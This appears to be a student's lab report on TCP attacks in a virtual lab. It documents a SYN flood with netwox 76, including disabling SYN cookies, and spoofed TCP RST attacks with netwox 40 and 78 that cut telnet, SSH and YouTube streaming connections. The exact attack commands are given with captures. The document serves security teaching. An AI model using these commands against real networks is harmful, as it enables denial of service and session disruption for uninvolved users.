
Task 1: SYN Flooding Attack:

SYN attack is a form of attack in which the attackers send a lot of SYN packets to the victim's TCP port, but the attackers have no intention to complete the handshake. As mentioned we'll first use the *netstat* command on the **Server** to check the status of the queue as in, the number of half open connections associated with the listening port.



The IP of the server machine is **10.0.2.8.**

Now the attacker uses the netwox tool with number 76 to carry the SYN attack. The attacker is running on IP **10.0.2.9.** He performs the attack by specifying the IP of the server and the port of 23. To perform the attack, the command he runs from the attacker machine is **sudo netwox 76 -i 10.0.2.8 -p 23 -s raw**

And once the attack is performed by the attacker, and on running the netstat -tna command on the server machine we can see how the queue is filled with SYN packets that were received from the attacker.

```
04/16/2020  19:44] (10.0.2.8) seed@Server$ netstat -tna
ctive Internet connections (servers and established)
roto Recv-Q Send-Q Local Address           Foreign Address         State
cp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
cp        0      0 10.0.2.8:53             0.0.0.0:*               LISTEN
cp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
cp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
cp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
cp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
cp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
cp        0      0 10.0.2.8:23             248.214.207.167:9341    SYN_RECV
cp        0      0 10.0.2.8:23             242.82.150.144:13512    SYN_RECV
cp        0      0 10.0.2.8:23             250.138.54.137:43455    SYN_RECV
cp        0      0 10.0.2.8:23             242.191.37.143:15846    SYN_RECV
cp        0      0 10.0.2.8:23             253.227.149.227:58909   SYN_RECV
cp        0      0 10.0.2.8:23             250.32.101.120:61489    SYN_RECV
cp        0      0 10.0.2.8:23             247.162.40.114:3324     SYN_RECV
cp        0      0 10.0.2.8:23             246.177.59.69:29562     SYN_RECV
cp        0      0 10.0.2.8:23             254.176.197.72:56860    SYN_RECV
cp        0      0 10.0.2.8:23             249.160.7.224:29427     SYN_RECV
cp        0      0 10.0.2.8:23             246.39.39.161:35257     SYN_RECV
cp        0      0 10.0.2.8:23             246.185.165.144:35611   SYN_RECV
cp        0      0 10.0.2.8:23             251.193.111.215:5986    SYN_RECV
cp        0      0 10.0.2.8:23             255.248.45.211:51202    SYN_RECV
cp        0      0 10.0.2.8:23             255.31.189.12:16572     SYN_RECV
cp        0      0 10.0.2.8:23             254.248.65.151:13889    SYN_RECV
cp        0      0 10.0.2.8:23             254.184.87.153:63721    SYN_RECV
cp        0      0 10.0.2.8:23             242.150.45.149:32678    SYN_RECV
cp        0      0 10.0.2.8:23             251.96.67.154:13559     SYN_RECV
cp        0      0 10.0.2.8:23             255.71.90.178:24477     SYN_RECV
cp        0      0 10.0.2.8:23             253.173.109.66:37379    SYN_RECV
cp        0      0 10.0.2.8:23             248.138.135.65:14513    SYN_RECV
cp        0      0 10.0.2.8:23             247.19.22.243:38739     SYN_RECV
cp        0      0 10.0.2.8:23             254.151.185.200:21064   SYN_RECV
cp        0      0 10.0.2.8:23             249.9.128.236:40258     SYN_RECV
cp        0      0 10.0.2.8:23             240.83.159.84:31288     SYN_RECV
```

This is now evident from the above screenshot that the packets and now received by the server. The same result when captured by the wireshark tool looks like the one in the screenshot below. This is how it looks when a lot of SYN packets are received.

Source	Destination	Protocol	Length	Info
43.55.87.4	10.0.2.8	TCP		60 3883 → 23 [SYN] Seq=2881722236 Win=1500 Len=0
10.0.2.8	43.55.87.4	TCP		58 23 → 3883 [SYN, ACK] Seq=3415480564 Ack=2881722237 Win=29200 Len=0 MSS=1460
35.107.197.112	10.0.2.8	TCP		60 63914 → 23 [SYN] Seq=1883137518 Win=1500 Len=0
10.0.2.8	35.107.197.112	TCP		58 23 → 63914 [SYN, ACK] Seq=2931481966 Ack=1883137519 Win=29200 Len=0 MSS=1460
149.160.175.27	10.0.2.8	TCP		60 6083 → 23 [SYN] Seq=3847657914 Win=1500 Len=0
10.0.2.8	149.160.175.27	TCP		58 23 → 6083 [SYN, ACK] Seq=1591383099 Ack=3847657915 Win=29200 Len=0 MSS=1460
43.55.87.4	10.0.2.8	TCP		60 3883 → 23 [RST, ACK] Seq=2881722237 Ack=3415480565 Win=32768 Len=0
35.107.197.112	10.0.2.8	TCP		60 63914 → 23 [RST, ACK] Seq=1883137519 Ack=2931481967 Win=32768 Len=0
149.160.175.27	10.0.2.8	TCP		60 6083 → 23 [RST, ACK] Seq=3847657915 Ack=1591383100 Win=32768 Len=0
178.71.128.89	10.0.2.8	TCP		60 64670 → 23 [SYN] Seq=1821982456 Win=1500 Len=0
10.0.2.8	178.71.128.89	TCP		58 23 → 64670 [SYN, ACK] Seq=2195466004 Ack=1821982457 Win=29200 Len=0 MSS=1460
178.71.128.89	10.0.2.8	TCP		60 64670 → 23 [RST, ACK] Seq=1821982457 Ack=2195466005 Win=32768 Len=0
101.109.21.171	10.0.2.8	TCP		60 56176 → 23 [SYN] Seq=1946299369 Win=1500 Len=0
10.0.2.8	101.109.21.171	TCP		58 23 → 56176 [SYN, ACK] Seq=3140557230 Ack=1946299370 Win=29200 Len=0 MSS=1460
151.153.151.229	10.0.2.8	TCP		60 16416 → 23 [SYN] Seq=128885599 Win=1500 Len=0
10.0.2.8	151.153.151.229	TCP		58 23 → 16416 [SYN, ACK] Seq=4214702269 Ack=128885600 Win=29200 Len=0 MSS=1460
101.109.21.171	10.0.2.8	TCP		60 56176 → 23 [RST, ACK] Seq=1946299370 Ack=3140557231 Win=32768 Len=0
151.153.151.229	10.0.2.8	TCP		60 16416 → 23 [RST, ACK] Seq=128885600 Ack=4214702270 Win=32768 Len=0
176.47.234.118	10.0.2.8	TCP		60 48232 → 23 [SYN] Seq=3741375513 Win=1500 Len=0
10.0.2.8	176.47.234.118	TCP		58 23 → 48232 [SYN, ACK] Seq=3885557387 Ack=3741375514 Win=29200 Len=0 MSS=1460
113.220.111.44	10.0.2.8	TCP		60 36243 → 23 [SYN] Seq=2866351638 Win=1500 Len=0
10.0.2.8	113.220.111.44	TCP		58 23 → 36243 [SYN, ACK] Seq=2944850467 Ack=2866351639 Win=29200 Len=0 MSS=1460
176.47.234.118	10.0.2.8	TCP		60 48232 → 23 [RST, ACK] Seq=3741375514 Ack=3885557388 Win=32768 Len=0
113.220.111.44	10.0.2.8	TCP		60 36243 → 23 [RST, ACK] Seq=2866351639 Ack=2944850468 Win=32768 Len=0
21.26.41.89	10.0.2.8	TCP		60 29402 → 23 [SYN] Seq=1001328544 Win=1500 Len=0
10.0.2.8	21.26.41.89	TCP		58 23 → 29402 [SYN, ACK] Seq=624327293 Ack=1001328545 Win=29200 Len=0 MSS=1460
21.26.41.89	10.0.2.8	TCP		60 29402 → 23 [RST, ACK] Seq=1001328545 Ack=624327294 Win=32768 Len=0
129.180.135.150	10.0.2.8	TCP		60 24668 → 23 [SYN] Seq=48738779 Win=1500 Len=0
10.0.2.8	129.180.135.150	TCP		58 23 → 24668 [SYN, ACK] Seq=2043437723 Ack=48738780 Win=29200 Len=0 MSS=1460
191.114.128.215	10.0.2.8	TCP		60 7763 → 23 [SYN] Seq=2651123437 Win=1500 Len=0
10.0.2.8	191.114.128.215	TCP		58 23 → 7763 [SYN, ACK] Seq=2017847454 Ack=2651123438 Win=29200 Len=0 MSS=1460
129.180.135.150	10.0.2.8	TCP		60 24668 → 23 [RST, ACK] Seq=48738780 Ack=2043437724 Win=32768 Len=0
191.114.128.215	10.0.2.8	TCP		60 7763 → 23 [RST, ACK] Seq=2651123438 Ack=2017847455 Win=32768 Len=0
207.36.13.92	10.0.2.8	TCP		60 62312 → 23 [SYN] Seq=3099854105 Win=1500 Len=0

SYN flooding is a for of Denial of Service attack in which the attackers send a lot of SYN packets. The connection remains incomplete until the complete handshake is done. In that case the machine keeps listening to the connection to complete the handshake. This property

is seen as a vulnerability by the attacker and he keeps sending the SYN packets with no intention of closing the connection. They basically target the half open connections and fill them up so that the server hangs. Here the SYN cookie mechanism is turned on, so the queue is cleared when it is about to get full. We now turn off the cookie mechanism at the server so that the SYN flooding attack is successful. The screenshot of we turning off the cookie is shown below.

```
[04/16/2020 19:44] (10.0.2.8) seed@Server$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] password for seed:
net.ipv4.tcp_syncookies = 0
```

Since the queue is full, the telnet connection cannot be established. Below is the wireshark capture of the same.


Source	Destination	Protocol	Length	Info
79.43.173.78	10.0.2.8	TCP	62	37257 → 23 [SYN] Seq=3847376595 Win=1500 Len=0
107.17.248.210	10.0.2.8	TCP	62	2072 → 23 [SYN] Seq=2785372633 Win=1500 Len=0
87.38.25.211	10.0.2.8	TCP	62	30912 → 23 [SYN] Seq=1491558158 Win=1500 Len=0
133.51.195.35	10.0.2.8	TCP	62	20212 → 23 [SYN] Seq=1153091515 Win=1500 Len=0
67.116.236.35	10.0.2.8	TCP	62	51652 → 23 [SYN] Seq=2046869647 Win=1500 Len=0
48.187.220.197	10.0.2.8	TCP	62	18565 → 23 [SYN] Seq=2062419451 Win=1500 Len=0
2.217.40.204	10.0.2.8	TCP	62	58621 → 23 [SYN] Seq=2104843032 Win=1500 Len=0
96.68.66.198	10.0.2.8	TCP	62	30037 → 23 [SYN] Seq=1185466699 Win=1500 Len=0
56.243.37.235	10.0.2.8	TCP	62	36760 → 23 [SYN] Seq=67389115 Win=1500 Len=0
133.81.158.8	10.0.2.8	TCP	62	55136 → 23 [SYN] Seq=91553523 Win=1500 Len=0
104.181.35.247	10.0.2.8	TCP	62	46121 → 23 [SYN] Seq=1024832382 Win=1500 Len=0
220.143.63.56	10.0.2.8	TCP	62	33121 → 23 [SYN] Seq=3950366207 Win=1500 Len=0
13.90.176.48	10.0.2.8	TCP	62	14493 → 23 [SYN] Seq=3547816265 Win=1500 Len=0
84.235.141.176	10.0.2.8	TCP	62	20399 → 23 [SYN] Seq=3594260458 Win=1500 Len=0

Since the queue is full, the server allocates all its resources to these half open connections denying them to other resources. This achieves the DOS attack. This makes is not take in more incoming connections and has to drop the packets with new requests as the queue is full. Hence when the cookie is turned off the telnet connection cannot be established.


Task 2: TCP RST Attacks on telnet and ssh Connections:

The TCP RST Attack can terminate an already established connection bw the 2 parties.
In this task, we're supposed to launch a TCP RST attack to break an existing `telnet` connection between the 2 parties.


To proceed with this, We need to obtain the next sequence number of the packet so that we can send the RST packet. For that, we'll first establish a telnet connection to the server.




And while the connection is established, I captured the packet on the wireshark to get the sequence number of the packet. It can be seen from the screenshot of the wireshark below.



Now the attacker uses the netwox tool with number 40 with the information of the next sequence number, source and destination addresses.. The attacker sends the spoofed RST packets using the netwox tool like it is coming from the server with an IP 10.0.2.8 to the victim with the IP 10.0.8.10 with the sequence number obtained from the wireshark tool which in our case is 2093222269. He makes use of the following command to perform the attack **sudo netwox 40 -l 10.0.2.8 -m 10.0.8.10 -o 23 -p 38652 -B -q 2093222269.** The screenshot of the attack launch is shown below.




If we now check at the observer end, a spoofed RST packet is received and the existing telnet connection that was already established is now closed. Making the attack successful.



The similar approach is used to perform the TCP attack on the SSH connection:

The TCP RST packet can terminate the connection between the two parties any time without completing the acknowledgement. And this seen as a vulnerability by the attacker and he targets this. He just send out the RST packet to the user by pretending as a server. So the victim thinks the server wants to terminate the connection and terminates the connection.




SSH yields the same result with the RST packet breaking the connection between the server and the user.


Task 3 : TCP RST Attacks on Video Streaming Applications:

In this task we make this attack more interesting by performing it on the applications that are widely used. We use video streaming as a medium - Youtube. Since the videos stream through the TCP connections, the objective of this task is to break the video streaming by cutting off the tcp connection.


The video that we're experimenting for this task is this. Below is the screenshot of the same.




We'll be making use of netwox tool with number 78 to achieve the objective. Here he sends out the RST packets to the user that is streaming the video. Here is the command we'll make use of - **sudo netwox 78 --filter "src host 10.0.2.8"**



Once the above command is executed, we can see the video stops streaming as the connection is terminated with the above command.



